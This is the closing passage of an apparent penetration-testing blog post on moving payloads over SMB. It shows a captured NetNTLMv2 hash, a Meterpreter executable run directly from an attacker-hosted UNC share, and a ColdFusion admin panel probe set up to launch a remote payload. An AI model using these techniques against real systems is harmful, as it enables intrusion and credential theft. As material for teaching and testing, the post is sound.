If you look at the output from `smbserver.py`, you can see that every time we access the share it outputs the NetNTLMv2 hash from the current Windows user. You can feed these into John or Hashcat and crack them if you want (assuming you can't just elevate to System and get them from Mimikatz)



```
[*] Incoming connection (10.9.122.5,10723)
[*] AUTHENTICATE_MESSAGE (CSCOU\jarrieta,ORDWS01)
[*] User jarrieta\ORDWS01 authenticated successfully
[*] jarrieta::CSCOU:4141414141414141:ea1b5dded9788f28c816ce6a48
790000000001001000041004b0062006c007a006d00710070000200100073006
006d00710070000400100073006600670071004c006e0045005a00070008008
0001000000002000009c609c31a7cd4985bfe651c0d669ce9150a0d927bb992
00000009001e00630069006600730002f00310030002e0039002e00310032003
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:ROPNOP)
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (10.9.122.5,10723)
[*] Remaining connections []
```


Executing files from SMB. Because of the way Windows treats UNC paths, it's possible to just execute our binary directly from the SMB share without even needing to copy it over first. Just run the executable as if it were already local and the payload will fire:



```
C:\Users\jarrieta\Desktop>\\10.9.122.8\ROPNOP\met8888.exe

C:\Users\jarrieta\Desktop>_
```

```
msf exploit(handler) >
[*] 10.9.122.5:10742 (UUID: fbfebfe39f5eb2c0/x86=1/windows=1/2016-07-01T20:19:54Z) Staging Native payload ...
[*] Meterpreter session 1 opened (10.9.122.8:8888 -> 10.9.122.5:10742) at 2016-07-01 15:19:54 -0500
```

This proved incredibly useful during another ColdFusion exploit I came across. After gaining access to an unprotected ColdFusion admin panel, I was able to configure a “system probe” to fire when a test failed. It let me execute a program as a failure action, and I just used a UNC path to execute a Meterpreter payload hosted from my Kali machine:



Probe Failure	[✓] Fail if the response does not contain the string
	foobar
Failure Actions	[ ] Send an e-mail notification
	[✓] Execute the program \\10.2[redacted].exe

When the probe failed, ColdFusion connected to my SMB share and executed the payload and I was off and running.

Summary

A good pentester needs to “live off the land” and know several different ways to transfer files. You can’t always count on an interactive shell, let alone a GUI, so understanding different commands and techniques to transfer and execute payloads is crucial.

I outlined a few different techniques using four different protocols:

- HTTP
- FTP
- TFTP
- SMB

Their use depends on what’s available on the target and what’s allowed on the network.

Hope this post helps someone and can serve as a “cheat sheet” of sorts. Let me know if I missed any of your favorite techniques!